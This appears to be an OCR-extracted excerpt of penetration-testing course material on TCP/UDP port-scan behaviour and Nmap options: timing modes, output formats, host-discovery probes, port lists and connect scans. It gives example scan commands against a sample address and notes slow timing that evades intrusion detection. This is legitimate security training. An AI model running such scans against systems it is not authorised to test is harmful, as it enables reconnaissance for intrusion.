Thus, even if we don't know what service is listening on the target port, we can still measure whether it is open simply by sending it a SYN packet. That gives us a reliable method for determining whether a TCP port is open or closed.

For example, if we use an SSH client to connect to a web server, the three-way handshake will still happen




To understand the different options, we have with TCP port scanning, let's explore TCP behavior under different conditions in more detail. Suppose machine A is used to scan machine B to determine if a given port is open or closed. We start out by sending in a SYN packet. There are numerous possible responses.

- **Case 1:** We receive a SYN-ACK response. This is an easy case because we now know that the port is likely open. There is a small chance that there is some software on the target machine that is trying to trick us by responding with SYN-ACK packets from every possible TCP port on the box, but that is unlikely.

- **Case 2:** We receive a packet back with both the RST and ACK Control Bits set to 1. This RST-ACK packet represents another easy case: The port is likely closed, rejecting our connection request. There is also a chance that the RST-ACK came from a firewall instead of the target system. Either way, we cannot reach that port from where we sit because it is effectively closed to us.

As penetration testers or ethical hackers, we like to see packets with the RST Control Bit set to 1 coming back from closed ports during our scan because they make the scanning process significantly faster. Rather than having to wait for a timeout before we can move on to another port, we know quickly that this port is closed and move on immediately upon receiving the packet with the RST Control Bit set to 1.



- **Case 3:** We send in a SYN packet and get an ICMP message back, such as an ICMP Port Unreachable message. The port is inaccessible to us, likely because it is blocked by a firewall that is creating the ICMP message. If the message is coming from the target machine, a local firewall (such as IPtables) on the machine is likely formulating the ICMP packet. Nmap marks this status as "filtered".


- **Case 4:** We send in a SYN packet and get nothing back. Nmap will try to retransmit the packet, but if nothing is received back within a certain timeout, the port will be marked as "filtered", as well. In all likelihood, either there is nothing listening on the end system (which has been configured via a personal firewall to silently drop all packets to closed ports) or a firewall is blocking our inbound SYN packet (again, silently rejecting it).

Each of these four cases is summarized well on the Nmap man page, which states:

"This technique is often referred to as half-open scanning, because you don't open a full TCP connection. You send a SYN packet, as if you are going to open a real connection and then wait for a response. A SYN/ACK indicates the port is listening (open), while a RST (reset) is indicative of a non-listener. If no response is received after several retransmissions, the port is marked as filtered. The port is also marked filtered if an ICMP unreachable error (type 3, code 0, 1, 2, 3, 9, 10, or 13) is received".

Results of Different TCP Behaviors

- There are usually a lot more closed ports than open ports
  - Thus, behavior of closed ports will significantly impact scan duration
- If the scanning tool gets RESETs or ICMP Port Unreachables back, the scan will occur far more quickly
- If nothing comes back, the scanning tool will have to wait for a timeout to expire before moving on to the next port
  - Duplicated more than thousands of ports on dozens, hundreds, or thousands of machines—that time can add up!



When doing a port scan, you usually find far more closed ports than you do open ports. There are 65,536 possible TCP ports, and most systems have only a handful of ports open. Therefore, from a timing perspective, the behavior of the tens of thousands of closed ports could seriously slow down a scan. If the target sends back RESETs or ICMP Port Unreachables, our scan can occur more quickly because we don't have to wait for a timeout to expire.

But if nothing comes back, such as in the case of TCP Case 4 that we discussed earlier, we have a problem for large-scale scans: a significant amount of time is chewed up, as the tool has to wait for a timeout to expire before it can determine the state of this port. It may take 12 to 24 hours or more to conduct a port scan of all TCP ports when nothing comes back—and that is to scan just a single host.

UDP Header

Source Port	Destination Port
UDP Message Length	UDP Checksum
Data	
...	

Here is the UDP header. Note its relative simplicity when compared to the TCP header. We have a source port and a destination port (each 16 bits in length, giving us potential values of between 0 and 65,535). We also have a message length and a checksum.


Specifically, note that there are no Control Bits in UDP, nor is there a sense of the "status" of a "connection". Because of these characteristics, our options for scanning UDP ports are far more limited than they are for TCP port scanning.

Scanning UDP Ports

- UDP is a far simpler protocol, without tracking of the state of a "connection"
  - There is no connection with UDP
- Less options for scanning
- Often, slower scanning
- And less reliable scanning

UDP is a connectionless protocol. There is no concept within UDP of the state of a connection as there is with TCP and its sequence numbers and window sizes. From a protocol perspective, UDP moves independent datagrams between systems.

Because there are no Control Bits in UDP, we have far fewer options for scan types. We can't vary the Control Bits to play with different target behaviors to discern whether ports are open or closed. Because of this, UDP port scans are less reliable and often slower than TCP scans for reasons that we'll cover shortly.



To see why UDP scanning is less reliable and often slower than TCP scanning, consider the cases that could occur when we perform a UDP port scan.

For each of these cases, the scanning system (System A in the figure) sends a UDP packet to the target machine (System B). With most port scanning tools (including Nmap), an empty UDP datagram is sent (with no payload).


- **Case 1:** The target machine responds with a UDP packet. This is an easy case; something on the target machine received our UDP packet and responded to us. Thus, we can be fairly confident that there is something listening on that port on the target, so the port is open. Nmap lists the port as open.

- **Case 2:** The UDP packet we send to the target may result in an ICMP Port Unreachable message coming back. This is an easy case for determining the status of the port, as well, because we can be fairly certain that the port is closed. Nmap lists the port as closed. Unfortunately, some target systems, specifically Linux and Solaris, limit the rate of the ICMP Port Unreachable messages they send. The Linux 2.4 kernel, for example, will send only one ICMP Port Unreachable message per second. Thus, we have to go relatively slower in our UDP scans to make sure we allow adequate time for the ICMP Port Unreachable to come back.

By the way, there are variants of U2 in which the target system sends other ICMP message types back instead of "Port Unreachable" (Type 3, Code 3). According to the Nmap man page, "If an ICMP port unreachable error (type 3, code 3) is returned, the port is closed. Other ICMP unreachable errors (type 3, codes 1, 2, 9, 10, or 13) mark the port as filtered".

UDP Behavior While Port Scanning (2)

Case 3:
No response



The port is inaccessible, but why?

- Port is closed
- Firewall is blocking inbound UDP
- Firewall is blocking response
- Port is open, but the service does not respond unless it receives a valid payload

We don't know why there wasn't a response

Nmap

Nmap sends a protocol-specific payload in an attempt to elicit a response for 35 protocols; other ports are sent an empty payload.

If Nmap does not receive a response, it marks it as: `open|filtered`

Now we get to the hard case.


Case 3: We send in a UDP packet, and we get nothing back. There are numerous possible reasons for this, including:

- The port is closed.
- A firewall is blocking the inbound probe packet on its way to the target.
- A firewall is blocking the response on its way back to us.
- The port is open, but the service listening on the port was looking for a specific payload in the inbound UDP packet. We didn't include any payload, so it silently ignored us.

That last case is incredibly common. Nmap labels the result on its output as "open|filtered", which, for UDP, means that Nmap doesn't know whether the port is open or closed.

And for that reason, UDP port scanning is less reliable than TCP port scanning. With TCP, according to the protocol spec, if we send a SYN packet to an open port, the target system must respond with a SYN-ACK regardless of the payload of our SYN. That behavior gives us the assurance that the TCP port is open. We don't have that behavior and the resulting assurance with UDP, making it less reliable. Also, because we have to wait longer for the ICMP Port Unreachable messages, we have to go more slowly than we might with TCP.

To try to address this issue of case U3 and make UDP port scanning more reliable, Nmap 5.20 and later sends a protocol-specific payload in an attempt to elicit a response from the port. The nmap-payloads file defines the payloads to use on which ports. In Nmap version 7.80, there are 35 unique payloads sent to 74 unique ports as some payloads are reused (e.g., the DTLS is used on ports 443, 853, 4433, 4740, 5349, 5684, 5868, 6514, 6636, 8232, 10161, 10162, 12346, 12446, 12546, 12646, 12746, 12846, 12946, 13046). By sending a proper payload for a given Layer 7 application that is designed to elicit a response, the target machine is more likely to send back a UDP packet, giving us a more reliable indication of whether the port is open or not (case U1). For all other UDP ports beyond these dozen or so port numbers, Nmap sends an empty payload, still resulting in a lot of case U3 conditions. Still, for the most common UDP ports in a production environment, this is a good feature for identifying UDP-based services using their standard port.



The most popular port scanner in the world is Nmap. Professional penetration testers and ethical hackers around the globe rely on this incredibly flexible and high-quality tool. In this section, we discuss some of the most useful features of Nmap for penetration testers and ethical hackers.

Even if you've run Nmap before, pay special attention to some of the new and more subtle features of Nmap that we address. In the past year, Nmap has been going through rapid changes, with useful new features released on a regular basis. Understanding these features is important so that we can benefit from them in improving the accuracy and efficiency of our penetration testing and ethical hacking regimens.

Nmap Port Scanner

- Written and maintained by Fyodor and the Nmap Development Team
  - Very popular, located at www.nmap.org
- Not just a port scanner
  - Port scanning is its focus
  - But has been extended into a general-purpose vulnerability scanner via Nmap Scripting Engine (NSE)
  - We'll cover NSE in much more depth later

The Nmap tool is a critical element in the toolbox of most penetration testers and ethical hackers. Written and maintained by Fyodor, with a constant supply of updates and tweaks from an active group of contributors to this open-source project, Nmap is primarily a port scanner, showing which TCP and UDP ports are open on a target system.

But Nmap is not just a port scanner. It also provides numerous other features, including ping sweeps, operating system fingerprinting, tracerouting, and much more. With the Nmap Scripting Engine (NSE), Nmap can be extended to become a general-purpose vulnerability scanner as well. We'll look at each of these features, building up to a lab that analyzes the capabilities and results of NSE.

Controlling Scan Speeds with Nmap's Timing Options

- Nmap has a dynamic timing model and adapts scan timeouts based on performance of initial packets
- Nmap has various options for scan speed (use `-T #`)
  - `0` Paranoid: Waits 5 minutes between packets (serial)
  - `1` Sneaky: 15 seconds between packets (serial)
  - `2` Polite: 0.4 seconds between packets (serial)
  - `3` Normal (default): Designed to not overwhelm network or miss targets/ports (parallel)
  - `4` Aggressive: Safe to use on most modern networks (parallel)
  - `5` ❗ Insane: Spends up to 15 minutes per host (gives up on that host and moves on if scan taking longer for it), "assumes that you are on an extraordinarily fast network or are willing to sacrifice some accuracy for speed" (parallel)

Nmap scans can take a long time! Press any key while running to see the elapsed time, hosts completed so far, percentage done, estimate of amount of time remaining

Nmap has a variety of scanning speeds built in. They can be invoked at the command line by adding a `-T` with either the name (e.g., `paranoid`) or number (e.g., `0`) listed below.

- **0**: *Paranoid* mode is designed to scan so slowly that it will avoid detection by IDSs, falling outside of their time-sampling window. It sends packets approximately every 5 minutes. No packets are sent in parallel with a Paranoid scan; they are sent one at a time.
- **1**: *Sneaky* mode sends packets every 15 seconds. As with Paranoid, packets are sent one at a time (not parallel)
- **2**: *Polite* mode sends a packet every 0.4 seconds, again one by one (no parallel sending). This mode is designed to lower the load on a network and prevent targets and network equipment from crashing.
- **3**: *Normal* mode is designed to run quickly but without overwhelming the sending machine or the network. This mode, which is the default behavior of Nmap, is also designed to maximize the chance of successfully identifying target machines and open ports. It will scan in parallel, simultaneously sending multiple packets to multiple target ports. Invoking Nmap with the -T3 option actually doesn't change in any way the fashion that Nmap runs because it simply selects the default timing model, which is used even if you don't specify -T3.
- **4**: *Aggressive* mode will never wait more than 1.25 seconds for a response, and it scans in parallel. The Nmap documentation recommends using -T4 for "reasonably fast and reliable network". However, some penetration testers use the default normal mode (-T3) to lower the chance of impairing the target network.
- **5**: *Insane* mode spends only up to 15 minutes per target host and waits only 0.3 seconds for a response to each probe. If Nmap cannot complete a given host within 15 minutes, it gives up on that host (with the scan only partially completed) and moves on to the next host. According to the documentation, "insane mode assumes that you are on an extraordinarily fast network or are willing to sacrifice some accuracy for speed". Use extreme caution with this mode as you make take down systems or miss open ports and available systems.

Nmap can take a long time to run. While it is running, you can turn on packet tracing with "p", increase verbosity with "v", or increase the debugging level with "d". The uppercase version of each will invert. Any other key press prints status message including the elapsed time, hosts completed so far, number of hosts up, number of hosts currently being scanned percentage done, and estimated amount of time remaining.

You can set even more granular timing options by setting --host_timeout, --max_rtt_timeout, --min_rtt_timeout, --initial_rtt_timeout, --max_parallelism, and --scan_delay. The -T option select different default settings for these.

Nmap Input and Output Options

- Import a list of hosts using: **`-iL filename`**
- Store output in the specified format with the following options:

`-oN filename` Normal format, saves what you see on the screen to the file

`-oG filename` Greppable format (technically deprecated), one line per host

```
Host: 1.2.3.4 (abc.def.com) Ports: 22/open/tcp//ssh//OpenSSH 4.3/, 443/…
```

`-oX filename` XML format, useful as input for Metasploit

`-oS filename` Script kiddie format - "l33t speak", mixed case; not useful

`-oA basename` Store in all three major formats, Nmap adds the extension
normal → basename.nmap
greppable → basename.gnmap
XML → basename.xml

Tip: Always use the -oA option. Disk space is much cheaper than your time!

Once you have a list of targets, either manually built or given to you by the target, you can use this list with Nmap by using the -iL option. This is much easier than manually appending a list of hosts.

Nmap displays results on the screen in an easy-to-read, human-friendly format, indicating which hosts were scanned and the open ports and services associated with each host. In addition, we can have Nmap store its results in a file by specifying various options at the command line prefaced with a dash and lowercase o (for "output"):

`-oN filename` Store the normal human-readable output typically displayed on the screen in a file called "filename".

`-oG filename` Store its results in a greppable format, with one target machine per line with each open port and its associated service all on that line in a comma and slash (/) separated list. This option is very useful in parsing output with scripts (usually bash/grep).

`-oX filename` XML format, which may be used as an import option for other tools. For example, Metasploit imports Nmap's XML format.

`-oS filename` Script-kiddie-style output, which can be fun for laughs but isn't terribly useful. Os become zeros, Ss become dollar signs, and mixed case prevails in this rather unreadable, tongue-in-cheek format. Of course, don't use this output in a real report.

`-oA basename` And finally, to cover all bases, the syntax tells Nmap to create normal, XML, and greppable output in three files, named basename.nmap, basename.gnmap, and basename.xml.

To make sure your results are as usable as possible, it often makes sense to specify -oA and a basename that includes the target IP address range and scan type so that the three files of output are immediately recognizable in the file system.

Nmap probes a target address before scanning it (by default)

Windows and UID 0 User on Linux

- Same subnet: Arp (only)
- ICMP Echo Request
- TCP SYN to port 443
- TCP ACK to port 80
- ICMP Timestamp Request

Non-UID 0 on Linux

- TCP SYN to port 80
- TCP SYN to port 443
- Note that no ICMP is used

Nmap effectively scans in two phases: Probe (Phase 1) to detect if a system responds and the actual port scanning (Phase 2). Disable probing and assume all systems are up with -Pn, -PN or -P0.

Nmap is not just a port scanner, although that is one of its primary purposes. The tool does offer numerous other features, such as identifying which addresses are in use on a target network. In other words, Nmap can be used for network sweep scans.

By default, Nmap automatically probes a target address before it port scans it. The particular method of probing to determine whether the address is in use depends on whether Nmap was invoked with UID 0 (root-level) privileges. If Nmap was invoked as root, it first checks if the target IP address to be scanned is on the same subnet as the machine running Nmap. If it is, Nmap sends an ARP request and waits for an ARP response. If it gets an ARP response from the address on the same subnet, Nmap knows that the given address is in use. If the target address is on a different subnet (and Nmap was invoked with UID 0 privileges), Nmap then sends an ICMP Echo Request message (a standard ping), a TCP SYN packet to port 443, a TCP ACK packet to port 80, and an ICMP Timestamp Request message (Type 13) to the target address. Nmap sends all these packets one right after another, not waiting for responses between them. After this small burst of packets, Nmap waits to determine whether any of them elicits a response from the target.

If Nmap is invoked without UID 0 privileges, it simply asks the OS to initiate connections, resulting in the sending of TCP SYN packets to port 80 and 443, and waits for a response. Without root privileges, Nmap cannot craft the specialized packets needed for the more complex and accurate probing done with root privileges. It's worthwhile noting that without UID 0, Nmap doesn't even send an ICMP Echo Request message to identify a host. It just uses two TCP SYNs.

The specific probe packets were chosen by the Nmap development team based on statistical analyses of scans of large networks, focusing probes on those packets most likely to get a valid response. Research on the topic is located at https://www.bamsoftware.com/wiki/Nmap/EffectivenessOfPingProbes.

By default, Nmap will scan only the target if it gets a response to the messages described here. If it doesn't get a response, Nmap gives up on that address. To make Nmap skip this probe phase, the -Pn option can be used. This -Pn option does the same thing as the -P0 option. More recent reference works on Nmap refer to the -Pn option to minimize confusion between -P0 (zero, used for not probing) and -PO (the uppercase letter O, used for IP protocol pings, which send a specified IP packet with a given number in the protocol field of the IP header).

Nmap Network Probe/Sweeping Options

-sP	Just to the host discovery scan
-Pn	Don't probe and assume hosts are up, aliases of -P0 (zero) or -PN
-PB	Same as default, use ICMP Echo Request, SYN to TCP 443, ACK to TCP 80, and ICMP Timestamp Request (if UID 0)
-PE	(formerly -PI): Send ICMP Echo Request (ICMP type 8)
-PS*ports*	Use TCP SYN to specified ports in the port list, do not use a space between ports or after the -PS (for example, -PS22,80)
-PP	Send ICMP Timestamp Request (ICMP type 13) to find targets
-PM	Send ICMP Address Mask Request (ICMP type 17) to find targets
-PR	Use ARP to identify hosts (must be on Windows or UID 0 on Linux), this option only works with hosts on the same subnet and is used by default when targets are on the same subnet

Here are the other probe options in Nmap for network sweeping. The attacker will choose an appropriate option based on what is allowed into the target network. If a network firewall blocks some ICMP types but not others, we might still identify hosts on the other side.

As we've discussed, the -Pn option tells Nmap not to probe at all. Some of the other useful probing options for a network sweep include:

-sP	Nmap will only attempt to detect if a host is live. By default, it uses the options on the previous page, but we can change the defaults using the options below.
-PB	The same as the default Nmap behavior for probing a target (if running with UID 0, send an ICMP Echo Request, a SYN to TCP port 443, an ACK to TCP port 80, and an ICMP Timestamp Request).
-PE	Sends only an ICMP Echo Request message (formerly -PI).
-PS*portlist*	Sends a TCP SYN packet to each port in the port list. There is no space between the -PS and the port list. A useful port list is -PS22,25,80,135,139,443,445, which would identify systems using standard ports for Secure Shell, Simple Mail Transfer Protocol, HTTP, DCE Endpoint, NetBIOS Session, HTTPS, and Microsoft's SMB protocol, respectively. Note that Nmap identifies a host whether SYN/ACK or RESET packets come back. Either indicates that a target host responded.
-PP	Sends ICMP Timestamp query messages.
-PM	Sends ICMP Address Mask queries.
-PR	Sends only ARP messages to identify hosts on the same subnet as the machine running Nmap.

As we have seen, that last one (-PR for ARP scanning) is used by default when Nmap determines that a host is on the same subnet as the machine on which Nmap is running. There's no sense in doing a standard ping, sending an ARP, and waiting for an ARP response followed by an ICMP Echo Request, and then waiting for its response when the target is on the same subnet as the scanning machine. The ARP and ARP response suffice to tell us that there is a target host at the given address.

Nmap includes options beyond this list, as well, but these are some of the most useful.

Optimizing Host Detection

Nmap

- Adding a few more ports for host detection will only slow down detection a little and we'll likely find more hosts
- What additional ports should we add?
  - Common ports for Windows: 137-139, 445, 3389
  - Common ports for Linux: 22, 111
  - Common TCP ports across the internet
  - Important technology in our environment, such as ICS, specific DB technology, etc.

```
nmap -PS21,22,23,25,53,80,110,111,135,137,139,143,443,445,502,993,
995,1433,1434,1723,3306,3389,5900,8080 -PE -iL hosts.txt
```


To optimize host detection, we can add a few more ports. This will only slightly slow down the detection process and we are likely to find more systems. The key to scanning is finding targets since we can't find vulnerabilities in hosts and services we don't know exist. The following are common ports to add:

- Windows: 135, 137-139, 445,3389
- Linux: 22, 111
- Top 20 most common ports (according to Nmap's services list): 80, 23, 443, 21, 22, 25, 3389, 110, 445, 139, 143, 53, 135, 3306, 8080, 1723, 111, 995, 993, 5900
- Important services:
  - MSSQL: 1433, 1434
  - Oracle: 1521, 1630
  - DB2: 50000, 50001
  - SAP: 3200, 3300
  - Postgres: 5432
  - MariaDB, MySQL: 3306
  - Informix: 9088, 9089
  - ICS Protocols : 502 (Modbus), 20000 (DNP3), Ethernet/IP (44818)

Nmap Port Scanning

- By default, Nmap checks the top 1,000 most-used ports (not all ports)
- We can scan the N most common ports (from nmap-services file based on widespread scanning by Fydor) or specify our own list (-p)

`--open`	Only show open ports (use this often!)
`-F`	Scan the top 100 ports ("Fast" mode)
`--top-ports N`	Scan for the N most popular ports
`-p -`	Scan all ports (excluding zero)
`-p 0-`	Scan all ports (including zero), also `-p 0-65535`
`-p 22,80-88`	Check only those ports

- The flags T: and U: can be included in the list to specify TCP or UDP

A common error in running Nmap port scans is to simply run Nmap, specifying a scan type and a target IP address, thinking that Nmap will check all ports on the target system. For example, someone might run:

```
nmap -sT 10.10.10.10
```

This invocation will indeed run a TCP port scan against target 10.10.10.10. Unfortunately, it will not scan all TCP ports. In fact, Nmap won't even check all ports less than 1024 by default. Instead, by default, Nmap checks only the top 1,000 most widely accessible ports on the internet, as specified in the nmap-services file. Fyodor conducted in-depth research with large-scale scans to determine the most popularly used ports on the internet. This ranking of port popularity is included in the latest versions of Nmap, within the nmap-services file. Nmap will scan the top 1,000 most popular TCP or UDP ports from that file when no port range is indicated.

If Nmap is invoked with the -F option (which stands for "Fast"), it will scan the top 100 most popular ports of TCP or UDP, depending on whether it is configured to conduct a TCP or UDP scan.

Instead of the top 1,000 or top 100 ports, the Nmap user can also specify "--top-ports [N]" to scan the N most popular ports from the nmap-services file.

However, a given target environment may have a specialized application listening on a port that is not in the top port listing in the nmap-services file. Thus, if testing time permits, you should consider doing a comprehensive port scan, checking all possible ports. The -p flag can indicate a port, port list, or port range for Nmap to scan. To scan all TCP ports on a target, you could specify:


```
nmap -sT 10.10.10.10 -p 0-65535
```

Alternatively, to check only a specific list of ports, you could invoke Nmap with -p 22,23,25,80,445 to measure only those ports. If you want to mix TCP and UDP ports, you can preface TCP ports with T: and UDP ports with U: in this list. By default, Nmap scans ports in a range or list in a random order. The -r flag makes Nmap scan linearly (in increasing port order).

Nmap TCP Port Scan Types: Connect Scan

TCP Connect Scan, invoked with `-sT`

- Completes three-way handshake, then torn down using RESET
- Can run with or without root or admin privileges
- Safer against more fragile systems vs the default SYN or half-open scan that sends a RESET instead of an ACK (-sS)



Nmap offers numerous types of TCP port scan options, most of which are based on triggering the behavior of target machines with various TCP Control Bits set.

The most straightforward Nmap TCP port scan is the Connect Scan. This option, invoked with the -sT flag, attempts to complete the TCP three-way handshake with each target port. If a connection is made, the port is labeled as open, and the connection is torn down with a RESET packet from the testing machine.

Connect scans are slower, in that they have to wait for the TCP three-way handshake to complete for all open ports. Furthermore, they are more likely to be logged. If the end system is logging completed connections, a connection will be recorded for each open port, unlike with a SYN scan (discussed next), which never completes a connection.

